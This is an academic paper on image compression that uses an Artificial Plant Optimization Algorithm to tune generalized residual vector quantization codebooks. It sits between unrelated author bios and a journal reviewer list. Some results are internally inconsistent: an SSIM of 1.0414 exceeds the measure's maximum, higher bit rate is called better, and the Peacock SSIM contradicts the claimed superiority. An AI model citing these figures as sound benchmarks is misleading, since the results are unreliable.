Mark Anthony M. Anasao, is the programmer of the team, a member of iSITE organization and officer of Junior Information System Security Association, Philippine Chapter freelancer programmer.

Denmark B. Mercado, is the document analyst of the team and a member of iSITE organization

Joshua A Villanueva is the designer and artist of the team.

Christian Jay A. Ramos, is one of the researcher of the team, a computer system services certified.

Arbenj Acedric T. Lara, is one of the researcher of the team.

Cara Nicole A. Margelino, is one of the researcher of the team

AN EFFICIENT APOA TECHNIQUES FOR GENERALIZED RESIDUAL VECTOR QUANTIZATION BASED IMAGE COMPRESSION

Divya A¹ and Dr.Sukumaran S²

¹Ph.D Research Scholar, Department of Computer Science, Erode Arts and Science College, Erode, Tamil Nadu, India

²Associate Professor, Department of Computer Science, Erode Arts and Science College, Erode, Tamil Nadu, India

Email: ¹divi.ard@gmail.com, ²prof_sukumar@yahoo.co.in

ABSTRACT

Vector quantization (VQ) is a powerful technique in the field of digital image compression. The generalized residual codebook is used to remove the distortion in the reconstructed image for further enhancing the quality of the image. Already, Generalized Residual Vector Quantization (GRVQ) was optimized by Particle Swarm Optimization (PSO) and Honey Bee Mating Optimization (HBMO). The performance of GRVQ was degraded due to instability in convergence of the PSO algorithm when particle velocity is high and the performance of HBMO algorithm is depended on many parameters which are required to tune for reducing size of codebook. So, in this paper the Artificial Plant Optimization Algorithm (APOA) is used to optimize the parameters used in GRVQ. The Extensive experiment demonstrates that proposed APOA-GRVQ algorithm outperforms than existing algorithm in terms of quantization accuracy and computation accuracy.

Keywords: Vector Quantization, Compression, APOA, GRVQ, PSO and HBMO.

INTRODUCTION

In Digital Image, the storing and transferring of the large amount of data is the challenging issue in recent days because the uncompressed data is occupied large amount of data and transmission bandwidth. The image compression is mapped the higher dimensional space into a lower dimensional space. Image compression is categorized as Lossy and Lossless (Chen, S. X., and Li, F. W 2012). The original image is completely recovered by lossless compression. In a medical field, the Lossless compression is efficiently used whereas lossy compression is used in natural images and other applications where the minor degrade is accepted and get significant decreases in bit rate. This paper is focused on Lossy Compression technique using VQ for compressing images.

VQ is a lossy data compression based on the principle of block coding (Horng, M. H 2012). It is a fixed-to-fixed length encoding algorithm. Applying VQ on multimedia is challenging problem due to the handle multi-dimensional data. In 1980, Linde, Buzo, and Gray (LBG) proposed a VQ algorithm based on training sequences (Chen, Y., et.al.2010). The use of training sequences bypasses the need for multi-dimensional integration. In VQ distance is found among blocks with extra fix (Babenko, A., and Lempitsky, V 2014). The GRVQ is removed this extra fix by introducing regularization on the codebook learning phase (Shicong Liu., et.al.2017). The GRVQ reduces the complexity of the VQ methods. The main goal of GRVQ is iteratively select a codebook and optimize it with the current residual vectors and then re-quantize the dataset to obtain the new residual vectors for the next iteration.

The GRVQ was optimized by using PSO and HBMO algorithm (Divya, A., and Sukumaran, S 2017). The performance of the PSO was reduced if the particle velocity is high it undergoes instability in convergence and the HBMO algorithm performance is depend on several parameters and many independent parameters are required to tune for designing efficient codebook these leads to increase the complexity. In order to further improve GRVQ in this paper, the APOA is presented to optimize the quantization accuracy and computation efficiency.

In section II, various research methodologies are that are to be evaluated are discussed in a detailed manner. In section III, discussed and detailed about the proposed methodologies, in section IV the results of the proposed and existing methodologies are discussed. Finally in section V, the conclusion of the research work is presented.

LITERATURE SURVEY

Horng et al. [HOR11] the new novel method was presented based on Honey Bee Mating Optimization technique to enhance the performance of LBG compression technique. The new method was found the optimal result from the training data and constructs the codebook based on vector quantization. The performance of the proposed method was compared with LBG, PSO-LBG and QPSO-LBG algorithms. The result shows, the HBMO-LBG was more reliable and reconstructed images get the higher quality than all other algorithms.

Yang et al. [YAN09] introduced to solve the optimization problems. The proposed Cuckoo Search Optimization Algorithm was compared with genetic algorithm and particle swarm algorithm the result shows that the CS was superior for multi model objective functions. Moreover, the CS was more robust for many optimization problems and can easily extent with multi objective optimization applications with several constraints even with NP-hard problems.

Omari et al. [OMA15] presented to improve the quality of the reconstructed image after decompression. The lossy compression was applied to gain the high compression ratios. The proposed approach was used to reduce the rational numbers in to the non dominator form and enhance the efficiency of the genetic algorithm to find the better rational numbers with shorter form.

Bai et al. [BAI 16] proposed to improve the performance of the vector compression. The Multiple Stage Residual Model (MSRM) utilized to residual vector and improve the image classification. The MSRM with VQ was used to adjust the vector compression and deliver the higher performance compare with traditional algorithms.

Tsolakis et al. [TSO12] presented the fuzzy clustering based vector quantization to achieve the optimal result of the vector quantization. The c means and fuzzy means algorithm was utilized by Fuzzy Clustering Based Vector Quantization to handle the limitation of vector quantization such as dependence on initialization, high computational cost and VQ was required to assign each training sample to only one cluster. The result shows statistically increase the performance than the classical methods, its intensive based on the design parameters, the reconstructed images were maintains the high quality in terms of distortion measure.

Enireddy et al. [ENI15] was presented the improved cuckoo search with particle swarm optimization algorithm to overcome the limitation of medical image retrieval problem for compressed images. In this approach, the images were compressed using Haar wavelet. The features were extracted using the Gabor filter and Sobel edge detector. Then the exacted features were classified by using the partial recurrent neural network (PRNN). Finally, the novel particle swarm optimization (PSO)–CS was used for the optimization of the learning rate of the neural network.

Kumar et al. [KUM14] presented the hybrid method to integrate Artificial bee colony (ABC) algorithm and crossover operator from genetic algorithm with ABC for continuous optimization. The proposed method was called as CbABC. The result shows that the CbABC algorithm was improved the Travelling Salesman Problem (TSP) than the traditional ABC algorithm. Then the proposed algorithm has the ability to get the local minimum and this can be efficiently used for the separable, multivariable, multi model function optimization.

Chiranjeevi et al. [CHI16] proposed the modified firefly algorithm based on vector quantization to improve the reconstructed image quality and fitness function value and reduce the convergence time than the traditional firefly algorithm. The proposed Modified Firefly Algorithm was increased the brightness of the fireflies compare to traditional fireflies to improve the fitness function and it's used to generate the global codebook for efficient vector quantization for improving the image compression.

Liu et al. [LIU10] presented the efficient compression method to compress the encrypted greyscale images through Resolution Progressive Compression (RPC) for improving the efficiency of compression methods. The result shows the proposed approach has better coding efficiency, less computational complexity than traditional approaches. In this method, initially the encoder sending the down sampled version of cipher text after that in the decoder the low resolution image was decoded and decrypted. Then, combined all the predicted image with the secret encryption secret key which was consider as the side information (SI) to decode the resolution level. This process was iterated continuously till the whole image was decoded. Moreover, the removal of Markovian properly in slepian wolf decoding, the complexity of decoding was reduced significantly.

Tsai et al. [TSA13] presented the fast ant colony optimization to handle the issue of codebook generation. This method analysed the following two observations, the first observation was observed while the convergence

process of ACO for CGP, patterns or sub solutions were achieve the required states at various times. The second observation were performed in the most of the patterns were allocated to the same code words after the certain number of iterations. Based on these observations enhance the pattern reduction and speed up the computation time of Ant Colony System (ACS) and Code book Generation Problem (CGP).The result shows the Fast Ant Colony Optimization iteratively reduces the computation time of ACS and CGP.

PROPOSED METHODOLOGY

In proposed methodology, the GRVQ is optimized through APOA to achieve the better quantization accuracy and computation efficiency.

Artificial Plant Optimization based Generalized Residual Vector Quantization (APOA-GRVQ)

In the proposed methodology, the Artificial Plant Optimization based Generalized Residual Vector Quantization (APOA-GRVQ) is initially applied in the codebook. The APOA is optimized the codebook based on optimal fitness value of the APOA. In APOA, the fitness value is calculated based on the function of Photosynthesis and Phototropism.

The APOA is inspired by natural growth plant process. In the APOA, the individual represents one potential branch and several operators are adopted during the growth period. The photosynthesis operator produces the energy created by sunlight and other materials while phototropism operator guides the growing direction according to various conditions. Additionally, the apical dominance operator is essential to make minor adjustment for the growth direction.

In order to simulate the plant growing phenomenon it's important to provide the connection between growing process and optimization problem. The principle of APOA, the search space should be mapping into the whole plant growing environment and the each individual mark it as the virtual branch. Moreover, the provisions are supplied. For example, water, carbon dioxide and other materials are supposed to be inexhaustible except the sunlight. Since, the light intensity is varying for several branches, it could be consider as the fitness value for each branch.

Photosynthesis produces the energy for the branch growing. The rate of the photosynthetic is plays the important role to measure how much energy produced. In botany, the light response curve is measured the photosynthetic rate and many models have been proposed in the past research, like rectangular hyperbolic model, non rectangular hyperbolic model, updated rectangular hyperbolic model, parabola model, straight line model and exponential curve models. In this research, the rectangular hyperbolic model is utilized to measure the quality of obtained energy:

$$p_i(t) = \frac{\alpha U f_i(t) P_{max}}{\alpha U f_i(t) + P_{max}} - R_d \quad (1)$$

$p_i(t)$ -photosynthetic rate of branch I at time t,

α - Initial quantum efficiency

P_{max} -Maximum photosynthetic rate

R_d - Dark respiratory rate

The following three parameters α , P_{max} R_d are controlled the size of the photosynthetic rate. The $U f_i(t)$

denote as the light intensity and it's defined as follows the equation (2).

$$Uf_i(t) = \frac{f_{worst}(t) - f_i(t)}{f_{worst}(t) - f_{best}(t)} \quad (2)$$

The $f_{worst}(t)$ and $f_{best}(t)$ are the worst and best light intensities at time t respectively, $f_i(t)$ denoted as the light intensity of branch i .

Phototropism is directional growth in which the direction of growth is determined by the direction of the light source. In APOA branches favor those positions with high light intensities so that they can produce more energy. Then, each branch will be attracted by these positions. Therefore, branch i takes the following growing:

$$x_i(t + 1) = x_i(t) + Gp F_i(t) rand() \quad (3)$$

The GP is a parameter reflecting the energy conversion rate and used to control the growing size per unit time. The $F_i(t)$ denotes the growing force guided by photo synthetic rate, $rand()$ represents a random number sampled with uniformly distribution.

For each branch I , $F_i(t)$ is computed by the

$$F_i(t) = \frac{F_i^{total}}{\|x_i(t) - x_p(t)\|} (x_i(t) - x_p(t)) \quad (4)$$

Where the $\| \cdot \|$ describes the Euclidean distance, F_i^{total} can be computed as the following way

$$F_i^{total}(t) = \sum_{i \neq p} coe. e^{-dim P_i(t)} - e^{-dim P_p(t)} \quad (5)$$

The dim represent the problem dimensionality, coe is the parameter used to control the direction:

$$Coe = \begin{cases} 1 & \text{if } P_i(t) > P_p(t) \\ -1 & \text{if } P_i(t) < P_p(t) \\ 0 & \text{Otherwise} \end{cases} \quad (6)$$

Moreover the small probability P_b is introduced to reflect some random events influences.

$$x_i(t + 1) = x_{min} + (x_{max} - x_{min}).rand_1(), \quad \text{if } (rand_2() < P_b) \quad (7)$$

The $rand_1()$ and $rand_2()$ are two random numbers with uniformly distribution, respectively.

In this work, the each branch is considered as the individual codebook. Light intensity is considered as the fitness value. Each codebook is optimized based on the fitness value. The following algorithm 3.2 describes the step by step process how to achieve the optimized APOA-GRVQ.

Algorithmic Steps for APOA-GRVQ

Initialized APOA parameters m -number of branches randomly from the problem search space, which is an n -dimensional hypercube. The each branch is considered as the individual codebook.

Input: Initial code book C , number of branches B , number of elements K per branch during growing period;

Initial codebook is represented as $C_b =$

$\{C_b(1), \dots, C_b(k)\}, b \in [B]$.

Output: Optimized codebooks $\{C_b: b \in [B]\}$

Step 1: Encoding of $X \rightarrow (i_1(x), i_2(x), \dots, i_b(x))$

Step 2: For each branch i

Calculate current residual of x_i for each codebook:

$$e_{xi} = X - \sum_{b=1}^C c_b(i_b(x))$$

x_i Represents the i th input image.

Step 3: Calculate the fitness value (light intensity) for each codebook

$$\text{calc}(C) = \frac{1}{D(C)} = \frac{N_s}{\sum_{j=1}^{N_c} \sum_{i=1}^{N_s} u_{ij} X \|X_i - C_j\|^2}$$

C_j is j th codeword of size N_b in a codebook of size N_c and u_{ij} is 1 if X_i is in

the j th cluster otherwise zero.

Step 4: Initially select a codebook randomly and find its fitness value. If there is a brighter

Codebook, then it moves toward the high light intensity (highest fitness value)

based on step 6 to step 8.

Step 5: Calculate Photosynthesis is as follows

for $i=1$ to b do

Computing the light intensity $Uf(x_i)$ by using Equation (2)

Computing the photosynthetic rate p_i by using Equation (1)

End do

Step 6: Calculate Phototropism

for $i=1$ to n do

if $\text{rand}_2() < p_b$

$x_i(t + 1) \leftarrow x_i(t)$ By using Equation (7)

Else

$x_i(t + 1) \leftarrow x_i(t)$ With Equation (3)

end if

end do

Step 7: If the number of iteration reaches the maximum number of iteration, then stop and display the results.




Fig. 1. Flow Chart of the Proposed Methodology

RESULT AND DISCUSSION

Experiments are conducted in MATLAB simulation and they are performed on three images such as Peacock, Panda and Church. The comparison is performed among LBG, Cuckoo-LBG, PSO-GRVQ, HBMO-GRVQ and APOA-GRVQ methods.



















Methods/ Images	Peacock	Panda	Church
Original Image			
LBG			
Cuckoo- LBG			
PSO- GRVQ			
HBMO- GRVQ			
APOA- GRVQ			

Fig .2 Comparison results of reconstructed image

Compression Ratio (C_R)

Compression Ratio is determined the data compression ability by finding the ratio between original image (C₁) and compressed image (C₂). It is defined by,

$$C_R (\%) = \frac{C_1}{C_2} \quad (8)$$

Table 1 Comparison of Compression Ratio for Peacock, Panda and Church image

Images / Method	Existing				Proposed
	LBG	CUCKOO-LBG	PSO-GRVQ	HBMO-GRVQ	APOA-GRVQ
Peacock	27.9561	28.8594	29.8261	33.8256	41.8846
Panda	26.7577	28.1826	36.4846	38.5059	45.4231
Church	28.2912	29.1586	39.7180	40.1846	44.2142




Fig 3 Comparison Result of Compression Ratio

Figure 3 shows the comparison results of proposed APOA-GRVQ technique with existing LBG, Cuckoo-LBG, PSO-GRVQ and HBMO-GRVQ in terms of compression ratio. X axis is taken as various compression methods and Y axis is taken as compression ratio in percentage. From the bar chart the proposed The APOA-GRVQ techniques give better high compression ratio for Peacock, Panda and church image.

Structure Similarity

Structural similarity measure depends on the human visual system, that combines the structure, luminance and contrast information for assessing the visual quality of decompressed image.

Table 2 Comparison of structure similarity for Peacock, Panda and Church image

Images / Method	Existing				Proposed
	LBG	CUCKOO-LBG	PSO-GRVQ	HBMO-GRVQ	APOA-GRVQ
Peacock	0.9036	0.9114	0.9191	0.9212	0.9164
Panda	0.8618	0.9084	0.9368	0.9593	1.0414
Church	0.9057	0.9138	0.9213	0.9183	0.9241




Fig 4 Comparison Result of Structure Similarity

Figure 4 shows the comparison results of proposed APOA-GRVQ technique with existing LBG, Cuckoo-LBG, PSO-GRVQ and HBMO-GRVQ in terms of structure similarity. X axis is taken as various compression methods and Y axis is taken as structure similarity. From the bar chart the proposed The APOA-GRVQ techniques give better high structure similarity for Peacock, Panda and church image.

Peak Signal Noise Ratio (PSNR)

The PSNR is quality measurement between the original and a compressed image. The higher PSNR, value represents the best quality of the decompressed image.

$$PSNR (dB) = 10 \log_{10} \left(\frac{R^2}{MSE} \right) \quad (9)$$

R is the maximum peak pixel values of input image. MSE is mean square error between input and decompressed image.

Table 3 Comparison of Peak Signal Noise Ratio for Peacock, Panda and Church image

Images / Method	Existing				Proposed
	LBG	CUCKOO-LBG	PSO-GRVQ	HBMO-GRVQ	APOA-GRVQ
Peacock	31.0356	31.8116	32.1223	32.2836	34.7935
Panda	29.1514	30.6551	33.2738	35.8325	37.4321
Church	31.3487	32.1164	32.3647	32.6504	35.1425




Fig 5 Comparison Result of Peak Signal Noise Ratio

Figure 5 shows the comparison results of proposed APOA-GRVQ technique with existing LBG, Cuckoo-LBG, PSO-GRVQ and HBMO-GRVQ in terms of peak signal noise ratio. X axis is taken as various compression methods and Y axis is taken as peak signal noise ratio values. From the bar chart, the proposed APOA-GRVQ techniques gives better high peak signal noise ratio for Peacock, Panda and church image.

Bit Rate (kb/s)

Amount of data processed in a given time is termed as Bit rate. The measurement of bit rate is bits per second, kilobits per second, or megabits per second.

Table 4 Comparison of Bit Rate for Peacock, Panda and Church image

Images / Method	Existing				Proposed
	LBG	CUCKOO-LBG	PSO-GRVQ	HBMO-GRVQ	APOA-GRVQ
Peacock	2.5105	5.2211	5.7399	7.7182	8.7124
Panda	5.2211	4.3229	5.1602	7.8156	8.4314
Church	2.4857	4.0764	5.0628	7.0609	8.0864




Fig 6 Comparison Result of Bit Rate

Figure 6 shows the comparison results of proposed APOA-GRVQ technique with existing LBG, Cuckoo-LBG, PSO-GRVQ and HBMO-GRVQ in terms of Bit Rate. X axis is taken as various compression methods and Y axis is taken as Bit rate values. From the bar chart the proposed The APOA-GRVQ techniques give better high bit rate for Peacock, Panda and church image.

CONCLUSION

The proposed APOA is efficiently optimized the GRVQ. The proposed APOA algorithm is very easy to implement and efficiently solved the issue whose optimal solutions are in the feasible region. In APOA, each branch represents an individual codebook which provides the potential solution. Furthermore, the photosynthesis operator is efficiently found the energy while phototropism operator guides the growing directions. The experimental results showed the proposed algorithms can increase the quality of images with respect to existing algorithms such as HBMO-GRVQ, PSO-GRVQ, Cuckoo-LBG and LBG. The proposed APOA-GRVQ algorithm can provide better quantization accuracy and computation accuracy in term of following performance parameters such as Compression Ratio, Peak-Signal Noise Ratio (PSNR), Structural Similarity, and Bit Rate.

REFERENCES

Chen. S. X, and Li. F. W, “Fast codebook design of vector quantization,” Electronics letters, 48(15), 921-922, 2012.

Hornig, M. H, “Vector quantization using the firefly algorithm for image compression”, Expert Systems with Applications, 39(1), 1078-1091, 2012.

Chen. Y, Guan. T, and Wang. C, “Approximate nearest neighbor search by residual vector quantization”, Sensors, 10(12), 11259-11273, 2010.

Babenko. A, and Lempitsky. V, “ Additive quantization for extreme vector compression”, In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (pp. 931-938), 2014.

Shicong Liu, Junru Shao, Hongtao Lu, “Generalized residual vector quantization for large scale data, IEEE International Conference on Multimedia and Expo (ICME). August 2016.

Divya. A, and Sukumaran. S, “Image compression using generalized residual vector quantization”, In Proceedings of the international conference on intelligent computing and control (I2C2), Volume (1), 357-362, 2017.

Hong. M. H, and Jiang. T. W, “Image vector quantization algorithm via honey bee mating optimization”, Expert Systems with applications, 38(3), 1382-1392, 2011.

Yang. X. S, and Deb. S, “Cuckoo search via Lévy flights. In Nature & Biologically Inspired Computing”, NaBIC, World Congress on (pp. 210-214), IEEE, 2009.

Omari. M, and Yaichi. S, “Image compression based on genetic algorithm optimization”, In Web Applications and Networking (WSWAN), 2nd World Symposium on (pp. 1-5). IEEE, 2015.

Bai. S, Bai. X, and Liu. W, “Multiple stage residual model for image classification and vector compression”, IEEE Transactions on Multimedia, 18(7), 1351-1362, 2016.

Tsolakis. D, Tsekouras. G. E, and Tsimikas. J, “Fuzzy vector quantization for image compression based on competitive agglomeration and a novel codeword migration strategy”, Engineering Applications of Artificial Intelligence, 25(6), 1212-1225, 2012.

Enireddy. V, and Kumar. R. K, “Improved cuckoo search with particle swarm optimization for classification of compressed images”, Sadhana, 40(8), 2271-2285, 2015.

Kumar. S, Sharma V. K, and Kumari. R, “A novel hybrid crossover based artificial bee colony algorithm for optimization problem”, arXiv preprint arXiv: 1407.5574, 2014.

Chiranjeevi. K, Jena. U. R, Krishna. B. M, and Kumar. J, “Modified firefly algorithm (MFA) based vector quantization for image compression”, In Computational Intelligence in Data Mining—Volume 2 (pp. 373-382). Springer, New Delhi, 2016.

Liu. W, Zeng. W, Dong. L, and Yao. Q, “Efficient compression of encrypted grayscale images”, IEEE Transactions on Image Processing, 19(4), 1097-1102, 2010.

Tsai. C. W, Tseng.S. P, Yang. C. S, and Chiang. M. C, “PREACO: A fast ant colony optimization for codebook generation, Applied Soft Computing”, 13(6), 3008-3020 2013.

AUTHORS



A. Divya received the Bachelor of Computer Science (B.Sc.) degree from the Bharathiar University, in 2012. She done her Master of Computer Science (M.Sc) degree in Bharathidasan University in 2014 and she awarded M.Phil Computer Science from the Bharathiar University, Coimbatore, in 2015. Currently she is doing her Ph.D Computer Science in Erode Arts and Science College. Her Research area includes Digital Image Processing.



Dr. S. Sukumaran graduated in 1985 with a degree in Science. He obtained his Master Degree in Science and M.Phil in Computer Science from the Bharathiar University. He received the Ph.D degree in Computer Science from the Bharathiar University. He has 28 years of teaching experience starting from Lecturer to Associate Professor. At present he is working as Associate Professor of Computer Science in Erode Arts and Science College, Erode, Tamilnadu. He has guided 6 Ph.D Scholars and more than 55 M.Phil research Scholars in various fields. Currently he is Guiding 5 M.Phil Scholars and 8 Ph.D Scholars. He is member of Board studies of various Autonomous Colleges and Universities. He published around 68 research papers in national and international journals and conferences. His current research interests include Image processing and Data Mining, Networking.

IJCSIS REVIEWERS' LIST

Assist Prof (Dr.) M. Emre Celebi, Louisiana State University in Shreveport, USA
Dr. Lam Hong Lee, Universiti Tunku Abdul Rahman, Malaysia
Dr. Shimon K. Modi, Director of Research BSPA Labs, Purdue University, USA
Dr. Jianguo Ding, Norwegian University of Science and Technology (NTNU), Norway
Assoc. Prof. N. Jaisankar, VIT University, Vellore, Tamilnadu, India
Dr. Amogh Kavimandan, The Mathworks Inc., USA
Dr. Ramasamy Mariappan, Vinayaka Missions University, India
Dr. Yong Li, School of Electronic and Information Engineering, Beijing Jiaotong University, P.R. China
Assist. Prof. Sugam Sharma, NIET, India / Iowa State University, USA
Dr. Jorge A. Ruiz-Vanoye, Universidad Autónoma del Estado de Morelos, Mexico
Dr. Neeraj Kumar, SMVD University, Katra (J&K), India
Dr Genge Bela, "Petru Maior" University of Targu Mures, Romania
Dr. Junjie Peng, Shanghai University, P. R. China
Dr. Ilhem LENGILIZ, HANA Group - CRISTAL Laboratory, Tunisia
Prof. Dr. Durgesh Kumar Mishra, Acropolis Institute of Technology and Research, Indore, MP, India
Dr. Jorge L. Hernández-Ardieta, University Carlos III of Madrid, Spain
Prof. Dr.C.Suresh Gnana Dhas, Anna University, India
Dr Li Fang, Nanyang Technological University, Singapore
Prof. Pijush Biswas, RCC Institute of Information Technology, India
Dr. Siddhivinayak Kulkarni, University of Ballarat, Ballarat, Victoria, Australia
Dr. A. Arul Lawrence, Royal College of Engineering & Technology, India
Dr. Wongyos Keardsri, Chulalongkorn University, Bangkok, Thailand
Dr. Somesh Kumar Dewangan, CSVTU Bhilai (C.G.)/ Dimat Raipur, India
Dr. Hayder N. Jasem, University Putra Malaysia, Malaysia
Dr. A.V.Senthil Kumar, C. M. S. College of Science and Commerce, India
Dr. R. S. Karthik, C. M. S. College of Science and Commerce, India
Dr. P. Vasant, University Technology Petronas, Malaysia
Dr. Wong Kok Seng, Soongsil University, Seoul, South Korea
Dr. Praveen Ranjan Srivastava, BITS PILANI, India
Dr. Kong Sang Kelvin, Leong, The Hong Kong Polytechnic University, Hong Kong
Dr. Mohd Nazri Ismail, Universiti Kuala Lumpur, Malaysia
Dr. Rami J. Matarneh, Al-isra Private University, Amman, Jordan
Dr Ojesanmi Olusegun Ayodeji, Ajayi Crowther University, Oyo, Nigeria
Dr. Riktsh Srivastava, Skyline University, UAE
Dr. Oras F. Baker, UCSI University - Kuala Lumpur, Malaysia
Dr. Ahmed S. Ghiduk, Faculty of Science, Beni-Suef University, Egypt
and Department of Computer science, Taif University, Saudi Arabia
Dr. Tirthankar Gayen, IIT Kharagpur, India
Dr. Huei-Ru Tseng, National Chiao Tung University, Taiwan
Prof. Ning Xu, Wuhan University of Technology, China
Dr Mohammed Salem Binwahlan, Hadhramout University of Science and Technology, Yemen
& Universiti Teknologi Malaysia, Malaysia.
Dr. Aruna Ranganath, Bhoj Reddy Engineering College for Women, India
Dr. Hafeezullah Amin, Institute of Information Technology, KUST, Kohat, Pakistan

Prof. Syed S. Rizvi, University of Bridgeport, USA
Dr. Shahbaz Pervez Chattha, University of Engineering and Technology Taxila, Pakistan
Dr. Shishir Kumar, Jaypee University of Information Technology, Wakanaghat (HP), India
Dr. Shahid Mumtaz, Portugal Telecommunication, Instituto de Telecomunicações (IT) , Aveiro, Portugal
Dr. Rajesh K Shukla, Corporate Institute of Science & Technology Bhopal M P
Dr. Poonam Garg, Institute of Management Technology, India
Dr. S. Mehta, Inha University, Korea
Dr. Dilip Kumar S.M, Bangalore University, Bangalore
Prof. Malik Sikander Hayat Khiyal, Fatima Jinnah Women University, Rawalpindi, Pakistan
Dr. Virendra Gomase , Department of Bioinformatics, Padmashree Dr. D.Y. Patil University
Dr. Irraivan Elamvazuthi, University Technology PETRONAS, Malaysia
Dr. Saqib Saeed, University of Siegen, Germany
Dr. Pavan Kumar Gorakavi, IPMA-USA [YC]
Dr. Ahmed Nabih Zaki Rashed, Menoufia University, Egypt
Prof. Shishir K. Shandilya, Rukmani Devi Institute of Science & Technology, India
Dr. J. Komala Lakshmi, SNR Sons College, Computer Science, India
Dr. Muhammad Sohail, KUST, Pakistan
Dr. Manjaiah D.H, Mangalore University, India
Dr. S Santhosh Baboo, D.G.Vaishnav College, Chennai, India
Prof. Dr. Mokhtar Beldjehem, Sainte-Anne University, Halifax, NS, Canada
Dr. Deepak Laxmi Narasimha, University of Malaya, Malaysia
Prof. Dr. Arunkumar Thangavelu, Vellore Institute Of Technology, India
Dr. M. Azath, Anna University, India
Dr. Md. Rabiul Islam, Rajshahi University of Engineering & Technology (RUET), Bangladesh
Dr. Aos Alaa Zaidan Ansaef, Multimedia University, Malaysia
Dr Suresh Jain, Devi Ahilya University, Indore (MP) India,
Dr. Mohammed M. Kadhum, Universiti Utara Malaysia
Dr. Hanumanthappa. J. University of Mysore, India
Dr. Syed Ishtiaque Ahmed, Bangladesh University of Engineering and Technology (BUET)
Dr Akinola Solomon Olalekan, University of Ibadan, Ibadan, Nigeria
Dr. Santosh K. Pandey, The Institute of Chartered Accountants of India
Dr. P. Vasant, Power Control Optimization, Malaysia
Dr. Petr Ivankov, Automatika - S, Russian Federation
Dr. Utkarsh Seetha, Data Infosys Limited, India
Mrs. Priti Maheshwary, Maulana Azad National Institute of Technology, Bhopal
Dr. (Mrs) Padmavathi Ganapathi, Avinashilingam University for Women, Coimbatore
Assist. Prof. A. Neela madheswari, Anna university, India
Prof. Ganesan Ramachandra Rao, PSG College of Arts and Science, India
Mr. Kamanashis Biswas, Daffodil International University, Bangladesh
Dr. Atul Gonsai, Saurashtra University, Gujarat, India
Mr. Angkoon Phinyomark, Prince of Songkla University, Thailand
Mrs. G. Nalini Priya, Anna University, Chennai
Dr. P. Subashini, Avinashilingam University for Women, India
Assoc. Prof. Vijay Kumar Chakka, Dhirubhai Ambani IICT, Gandhinagar ,Gujarat
Mr Jitendra Agrawal, : Rajiv Gandhi Proudlyogiki Vishwavidyalaya, Bhopal
